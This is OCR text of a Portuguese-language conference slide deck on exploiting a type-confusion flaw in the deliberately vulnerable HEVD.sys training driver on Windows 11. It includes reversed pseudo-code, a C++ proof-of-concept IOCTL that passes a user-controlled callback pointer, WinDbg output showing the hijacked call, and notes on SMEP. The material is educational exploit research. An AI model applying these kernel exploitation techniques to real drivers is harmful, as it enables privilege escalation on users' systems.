
viperX
Research Labs

ViperX
Research Labs


The 3-Month Journey to Exploiting K-TypeConfusion in Windows 11

Alexa Souza (@w4fz5uck5)

$whoami

ViperX
Research Labs

Alexa Souza (@w4fz5uck5)



Briefing

Co-Founder & CTO at ViperX
Red Teamer / Vulnerability Researcher / Writer
Palestrante
Autora de artigos científicos sobre Web Security, Kernel, 0-days, etc.
https://medium.com/@wafzsucks
https://www.linkedin.com/in/alexa-souza-6b8172161/

Certficações

OSCP[18y] – Offensive Security Certified Professional
OSCE[19y] – Offensive Security Certified Expert
OSWE[21y] – Offensive Security Web Expert
Em Execução OSWP/OSEP/OSED/OSMR

$whoami


ViperX
Research Labs

Alexa Souza (@w4fz5uck5)

Alexa Souza (@w4fz5uck5)
Conquistas

CVE-2020-25213 (0-day)
Wordpress plugin WP-FILE-MANAGER - Unauthenticated Remote Code Execution

CVE-2019-9760
FTPGetter Standard v.5.97.0.177 - Remote Code Execution



ViperX
Research Labs

$Tópicos da Apresentação

HackSysExtremeVulnerableDriver (HEVD.sys)

TypeConfusion Vulnerability

Supervisor Mode Execution Prevention (SMEP)

Returned Oriented Programming (ROP)

Kernel ASLR Bypass

$Overview

ViperX
Research Labs

```
OS Name:                    Microsoft Windows 11 Pro
OS Version:                 10.0.22621 N/A Build 22621
System Manufacturer:        WMWare, Inc.
System Model:               VMWare7,1
System Type:                x64-based PC
Vulnerable Driver:          HAckSysExtremeVulnerableDriver a.k.a HEVD.sys
```

ViperX
Research Labs

HackSysExtremeVulnerableDriver (HEVD).sys

```
ooooo ooooo  ooooooooooo  ooooo  oooo oooooooo
 888    888   888        8  888   88    888     88o
 888ooo888   888oooo8       888  88    888      888
 888    888   888        o    88888     888      888
o888o o888o  o888ooo888      888       o888ooo88
```

https://github.com/hacksysteam/HackSysExtremeVulnerableDriver

HackSysExtremeVulnerableDriver (HEVD).sys

ViperX
Research Labs

Desafios conclúidos em meu github

https://github.com/w4fz5uck5/3XPL01t5/tree/master/OSEE_Training


HackSys Extreme Vulnerable Driver - exploits


Tasks

Task	win7_64/86	win10_64
ArbitraryIncrement	✓	✗
ArbitraryReadWriteHelperNonPagedPoolNx	✗	✗
ArbitraryWrite	✓	✗
BufferOverflowNonPagedPool	✓	✗
BufferOverflowNonPagedPoolNx	✓	✗
BufferOverflowPagedPoolSession	✗	✗
BufferOverflowStack	✓	✗
BufferOverflowStackGS	✓	✗
DoubleFetch	✓	✗
InsecureKernelResourceAccess	✗	✗
IntegerOverflow	✓	✗
MemoryDisclosureNonPagedPool	✓	✗
MemoryDisclosureNonPagedPoolNx	✓	✗
NullPointerDereference	✓	✗
TypeConfusion	✓	✗
UninitializedMemoryPagedPool	✓	✗
UninitializedMemoryStack	✓	✗
UseAfterFreeNonPagedPool	✓	✗
UseAfterFreeNonPagedPoolNx	✓	✗
WriteNULL	✓	✗

TypeConfusion Vulnerability

ViperX
Research Labs






TypeConfusion Vulnerability

ViperX Research Labs

HEVD.sys - Reversing Engineering



TypeConfusion Vulnerability

ViperX
Research Labs

HEVD.sys - Reversing Engineering

```
1  // IDA Pseudo-code into TriggerTypeConfusion function
2  __int64 __fastcall TriggerTypeConfusion(_USER_TYPE_CONFUSION_OBJECT *a1)
3  {
4    _KERNEL_TYPE_CONFUSION_OBJECT *PoolWithTag; // r14
5    unsigned int v4; // ebx
6    ProbeForRead(a1, 0x10ui64, 1u);
7    PoolWithTag = (_KERNEL_TYPE_CONFUSION_OBJECT *)ExAllocatePoolWithTag(NonPagedPool, 0x10ui64, 0x6B636148u);
8    if ( PoolWithTag )
9    {
10     DbgPrintEx(0x4Du, 3u, "[+] Pool Tag: %s\n", "'kcaH'");
11     DbgPrintEx(0x4Du, 3u, "[+] Pool Type: %s\n", "NonPagedPool");
12     DbgPrintEx(0x4Du, 3u, "[+] Pool Size: 0x%X\n", 16i64);
13     DbgPrintEx(0x4Du, 3u, "[+] Pool Chunk: 0x%p\n", PoolWithTag);
14     DbgPrintEx(0x4Du, 3u, "[+] UserTypeConfusionObject: 0x%p\n", a1);
15     DbgPrintEx(0x4Du, 3u, "[+] KernelTypeConfusionObject: 0x%p\n", PoolWithTag);
16     DbgPrintEx(0x4Du, 3u, "[+] KernelTypeConfusionObject Size: 0x%X\n", 16i64);
17     PoolWithTag->ObjectID = a1->ObjectID; // USER_CONTROLLED PARAMETER
18     PoolWithTag->ObjectType = a1->ObjectType; // USER_CONTROLLED PARAMETER
19     DbgPrintEx(0x4Du, 3u, "[+] KernelTypeConfusionObject->ObjectID: 0x%p\n", (const void *)PoolWithTag->ObjectID);
20     DbgPrintEx(0x4Du, 3u, "[+] KernelTypeConfusionObject->ObjectType: 0x%p\n", PoolWithTag->Callback);
21     DbgPrintEx(0x4Du, 3u, "[+] Triggering Type Confusion\n");
22     v4 = TypeConfusionObjectInitializer(PoolWithTag);
23     DbgPrintEx(0x4Du, 3u, "[+] Freeing KernelTypeConfusionObject Object\n");
24     DbgPrintEx(0x4Du, 3u, "[+] Pool Tag: %s\n", "'kcaH'");
25     DbgPrintEx(0x4Du, 3u, "[+] Pool Chunk: 0x%p\n", PoolWithTag);
26     ExFreePoolWithTag(PoolWithTag, 0x6B636148u);
27     return v4;
28   }
29   else
30   {
31     DbgPrintEx(0x4Du, 3u, "[-] Unable to allocate Pool chunk\n");
32     return 3221225495i64;
33   }
34 }
```

TypeConfusion Vulnerability

ViperX
Research Labs

HEVD.sys - Reversing Engineering

```
1  __int64 __fastcall TypeConfusionObjectInitializer(_KERNEL_TYPE_CONFUSION_OBJECT *KernelTypeConfusionObject)
2  {
3    DbgPrintEx(0x4Du, 3u, "[+] KernelTypeConfusionObject->Callback: 0x%p\n", KernelTypeConfusionObject->Callback);
4    DbgPrintEx(0x4Du, 3u, "[+] Calling Callback\n");
5    ((void (*)(void))KernelTypeConfusionObject->ObjectType)(); // VULNERABLE
6    DbgPrintEx(0x4Du, 3u, "[+] Kernel Type Confusion Object Initialized\n");
7    return 0i64;
8  }
```

TypeConfusion Vulnerability

ViperX
Research Labs

HEVD.sys - Reversing Engineering

```
1   <...snip...>
2   // ---> Malicious Struct <---
3   typedef struct USER_CONTROLLED_OBJECT {
4       INT64 ObjectID;
5       INT64 ObjectType;
6   };
7
8   <...snip...>
9   int exploit() {
10      HANDLE sock = setupSocket();
11      ULONG outBuffer = { 0 };
12      PVOID ioStatusBlock = { 0 };
13      ULONG ioctlCode = 0x222023; //HEVD_IOCTL_TYPE_CONFUSION
14      USER_CONTROLLED_OBJECT UBUF = { 0 };
15      // Malicious user-controlled struct
16      UBUF.ObjectID = 0x4141414141414141;
17      UBUF.ObjectType = 0xDEADBEEFDEADBEEF; // This address will be "[CALL]ed"
18      if (NtDeviceIoControlFile((HANDLE)sock, nullptr, nullptr, nullptr, &ioStatusBlock, ioctlCode, &UBUF,
19          0x123, &outBuffer, 0x321) != STATUS_SUCCESS) {
20          std::cout << "\t[-] Failed to send IOCTL request to HEVD.sys" << std::endl;
21      }
22      return 0;
23  }
24
25  int main() {
26      exploit();
27      return 0;
28  }
```

TypeConfusion Vulnerability

ViperX
Research Labs

HEVD.sys - Reversing Engineering

```
3: kd> dt _KERNEL_TYPE_CONFUSION_OBJECT 000000404051feb0
HEVD!_KERNEL_TYPE_CONFUSION_OBJECT
   +0x000 ObjectID         : 0x41414141`41414141
   +0x008 ObjectType       : 0xdeadbeef`deadbeef
   +0x008 Callback         : 0xdeadbeef`deadbeef     void  +deadbeefdeadbeef
```

User Buffer


Callback

```
Breakpoint 0 hit
HEVD!TypeConfusionObjectInitializer+0x37:
fffff800`6017754b ff5308          call    qword ptr [rbx+8]
3: kd> r
rax=0000000000000000 rbx=ffffc1830fb02050 rcx=2f221f9f66e90000
rdx=0000000000000001 rsi=000000000000004d rdi=0000000000000003
rip=fffff8006017754b rsp=ffffb4067339c630 rbp=ffffc18315efc960
 r8=0000000000000008  r9=000000000000004d r10=0000000000000bd7
r11=ffffb4067339c628 r12=0000000000000000 r13=0000000000000000
r14=ffffc1830fb02050 r15=0000000000000010
iopl=0         nv up ei ng nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040286
HEVD!TypeConfusionObjectInitializer+0x37:
fffff800`6017754b ff5308          call    qword ptr [rbx+8] ds:002b:ffffc183`0fb02058=deadbeefdeadbeef
```

"Jumping" into our fake address

TypeConfusion in a nutshell

ViperX
Research Labs



Supervisor Mode Execution Prevention (SMEP)

ViperX
Research Labs

Utiliza do registrador [CR4] para incluir valor canary.

Recorre ao mecanimos Virtualization-based security (VBS) para verificar se encontra-se ativo durante a execução do Driver / Serviço.

Detecta e previne a execução [EIP / RIP] de endereços Ring-3:
(< [0x80000000] x86 | < [0x000007FFFFFFFFFF] x64).

Verifica se a instrução assembly atual do pointer a ser executado contém endereços Ring-3 (UM)
[CALL / JMP / RET].

Introduzido em processadores INTEL baseados em Ivy Bridge Architecture.

Lançamento em 2011.

Habilitado por padrão desde o Windows 8.0 (32/64 bits).

Vulnerabilidades do tipo Privilege Escalation são as mais afetadas com o SMEP ativo.

Supervisor Mode Execution Prevention (SMEP)

ViperX Research Labs

